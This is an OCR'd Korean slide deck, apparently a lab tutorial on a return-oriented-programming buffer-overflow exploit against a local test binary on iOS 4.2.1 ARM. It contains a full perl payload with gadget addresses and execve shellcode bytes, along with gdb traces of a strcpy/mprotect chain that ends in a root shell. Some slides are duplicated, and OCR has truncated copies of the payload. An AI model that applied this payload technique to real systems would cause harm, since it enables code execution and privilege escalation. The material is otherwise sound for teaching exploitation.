
ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```




(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.



(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.



(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.


```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\꿣0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```




(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```





(3) Exploitation

이번 시나리오에서는 strcpy( )를 추가로 사용하기 때문에 인자값이 어떤식으로 전달되는지 확인한다.

```
(gdb) disassemble strc
Dump of assembler code for function strc:
0x0000229c <strc+0>:    push    {r7, lr}
0x000022a0 <strc+4>:    add     r7, sp, #0      ; 0x0
0x000022a4 <strc+8>:    sub     sp, sp, #36     ; 0x24
0x000022a8 <strc+12>:   ldr     r3, [pc, #52]   ; 0x22e4 <strc+72>
0x000022ac <strc+16>:   add     r3, pc, r3
0x000022b0 <strc+20>:   add     r2, sp, #2      ; 0x2
0x000022b4 <strc+24>:   mov     r12, #4 ; 0x4
0x000022b8 <strc+28>:   mov     r0, r2
0x000022bc <strc+32>:   mov     r1, r3
0x000022c0 <strc+36>:   mov     r2, r12
0x000022c4 <strc+40>:   bl      0x2380 <dyld_stub_memcpy>
0x000022c8 <strc+44>:   add     r3, sp, #6      ; 0x6
0x000022cc <strc+48>:   add     r2, sp, #2      ; 0x2
0x000022d0 <strc+52>:   mov     r0, r3
0x000022d4 <strc+56>:   mov     r1, r2
0x000022d8 <strc+60>:   bl      0x23b0 <dyld_stub_strcpy>
0x000022dc <strc+64>:   sub     sp, r7, #0      ; 0x0
0x000022e0 <strc+68>:   pop     {r7, pc}
0x000022e4 <strc+72>:   andeq   r0, r0, r8, ror #2
End of assembler dump.
```

(3) Exploitation

우리가 삽입한 공격코드가 어떻게 동작하는지 보기위해서 특정 주소들에 breakpoint를 설정한다.

```
(gdb) b* 0x232c
Breakpoint 1 at 0x232c      // break after ending fgets( )
(gdb) b* 0x233c
Breakpoint 2 at 0x233c      // break when end function
(gdb) b* 0x22d8
Breakpoint 3 at 0x22d8      // break before starting strcpy( )
(gdb) b* 0x2290
Breakpoint 4 at 0x2290      // break before starting mprotect( )
(gdb) b* 0x2298
Breakpoint 5 at 0x2298      // break after ending mprotect( )
(gdb)
```

breakpoint2(0x233c)에서 main( )는 종료 되어 질 것이다. 0x233c 명령인 pop {r7, pc}가 동작하면서 삽입한 가젯의 주소로 이동 하게 된다.

```
Breakpoint 2, 0x0000233c in main () // break when end function
(gdb) x/40x $sp
0x2fdff1fc:     0x2fdff218      0x3088a55c      0x2fd01000      0x2fdff23c
0x2fdff20c:     0x12341234      0x12341234      0x000022d8      0x2fdff234
0x2fdff21c:     0x3088a55c      0x2fd01000      0x00001000      0x00000005
0x2fdff22c:     0x12341234      0x00002290      0x12341234      0x2fd01000
0x2fdff23c:     0xe0222002      0xe59f1014      0xe1a00211      0xe58d1004
0x2fdff24c:     0xe58d2008      0xe28d1004      0xe3a0c03b      0xef808080
0x2fdff25c:     0x32db0308      0x2fdff800      0x2fdff8be      0x2fdff8c6
0x2fdff26c:     0x2fdff8d5      0x2fdff8e2      0x2fdff90e      0x2fdff919
0x2fdff27c:     0x00000000      0x2fdff288      0x00000000      0x65742f2e
0x2fdff28c:     0x35317473      0x00000000      0x65742f2e      0x35317473
(gdb)
```

(3) Exploitation

가젯이 동작한 뒤 breakpoint3(0x000022d8)에서 각각의 레지스터에 인자값이 정상적으로 삽입 된 것을 확인 할 수 있다. (r0 레지스터에는 복사할 위치의 주소, r1 레지스터에는 복사될 문자열의 주소)

```
Breakpoint 3, 0x000022d8 in strc ()
(gdb) info registers
r0             0x2fd01000       802164736
r1             0x2fdff23c       803205692
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff218       803205656
r8             0x2fdff224       803205668
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x13     19
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x22d8   8920
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0, q = 0x0, j = 0x0, ge = 0x0, e = 0x0,
  a = 0x0, i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0x10, n = 0, z = 0, c = 0, v = 0, q = 0,
  j = 0, ge = 0, e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb) x/i 0x2fd01000
0x2fd01000:     andeq   r0, r0, r0
(gdb) x/x 0x2fd01000
0x2fd01000:     0x00000000
(gdb) info mach-region 0x2fd01000
Region from 0x2fd01000 to 0x2fe00000 (rw-, max rwx; copy, private, not-reserved) (3 sub-regions)
(gdb)
```

(3) Exploitation

strcpy( )가 실행이 되고 스택에 위치한 shellcode(0x2fdff23c)는 RW-권한을 가진 메모리영역에 복사 된 것을 확인 할 수 있다.

```
(gdb) x/i 0x2fd01000
0x2fd01000:     andeq   r0, r0, r0
(gdb) info mach-region 0x2fd01000
Region from 0x2fd01000 to 0x2fe00000 (rw-, max rwx; copy, private, not-reserved) (2 sub-regions)
(gdb) c
Continuing.

Breakpoint 4, 0x00002290 in mpo ()
(gdb) x/10i 0x2fd01000
0x2fd01000:     eor     r2, r2, r2
0x2fd01004:     ldr     r1, [pc, #20]   ; 0x2fd01020
0x2fd01008:     lsl     r0, r1, r2
0x2fd0100c:     str     r1, [sp, #4]
0x2fd01010:     str     r2, [sp, #8]
0x2fd01014:     add     r1, sp, #4      ; 0x4
0x2fd01018:     mov     r12, #59        ; 0x3b
0x2fd0101c:     svc     0x00808080
0x2fd01020:     sbcscc  r0, r11, #536870912     ; 0x20000000
0x2fd01024:     andeq   r0, r0, r0
(gdb)
```

(3) Exploitation

이어서 mprotect( )를 호출하고 shellcode가 복사된 메모리영역(0x2fd01000)의 권한이 R-X 권한으로 변경된 것을 확인 할 수 있다. 이제 우리에게 마지막으로 남은것은 shellcode 이동만 하면 된다.

```
Breakpoint 5, 0x00002298 in mpo ()
(gdb) info mach-region 0x2fd01000
Region from 0x2fd01000 to 0x2fd02000 (r-x, max rwx; copy, private, not-reserved)
(gdb) b* 0x2fd01000
Breakpoint 6 at 0x2fd01000
(gdb) x/10x $sp
0x2fdff234:     0x12341234      0x2fd01000      0xe0222002      0xe59f1014
0x2fdff244:     0xe1a00211      0xe58d1004      0xe58d2008      0xe28d1004
0x2fdff254:     0xe3a0c03b      0xef808080
(gdb) c
Continuing.

Breakpoint 6, 0x2fd01000 in ?? ()
(gdb) x/10x 0x2fd01000
0x2fd01000:     0xe0222002      0xe59f1014      0xe1a00211      0xe58d1004
0x2fd01010:     0xe58d2008      0xe28d1004      0xe3a0c03b      0xef808080
0x2fd01020:     0x32db0308      0x00000000
(gdb) x/10i 0x2fd01000
0x2fd01000:     eor     r2, r2, r2
0x2fd01004:     ldr     r1, [pc, #20]   ; 0x2fd01020
0x2fd01008:     lsl     r0, r1, r2
0x2fd0100c:     str     r1, [sp, #4]
0x2fd01010:     str     r2, [sp, #8]
0x2fd01014:     add     r1, sp, #4      ; 0x4
0x2fd01018:     mov     r12, #59        ; 0x3b
0x2fd0101c:     svc     0x00808080
0x2fd01020:     sbcscc  r0, r11, #536870912     ; 0x20000000
0x2fd01024:     andeq   r0, r0, r0
(gdb)
```

(3) Exploitation

R-X 권한으로 변경된 메모리영역에 존재하는 shellcode가 정상적으로 실행된 모습이다 : D kkkk

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff218),pack('V'
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack('V',0x12341234),pack('V
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pack('V',0x00001000),pack('
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pack('V',0x2fd01000),"\x02
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04\x10\x8d\xe2\x3b\xc0\xa0
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\꿇0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procm
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  test14.c  test15  test15.c  test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

Demonstration

Thank You :)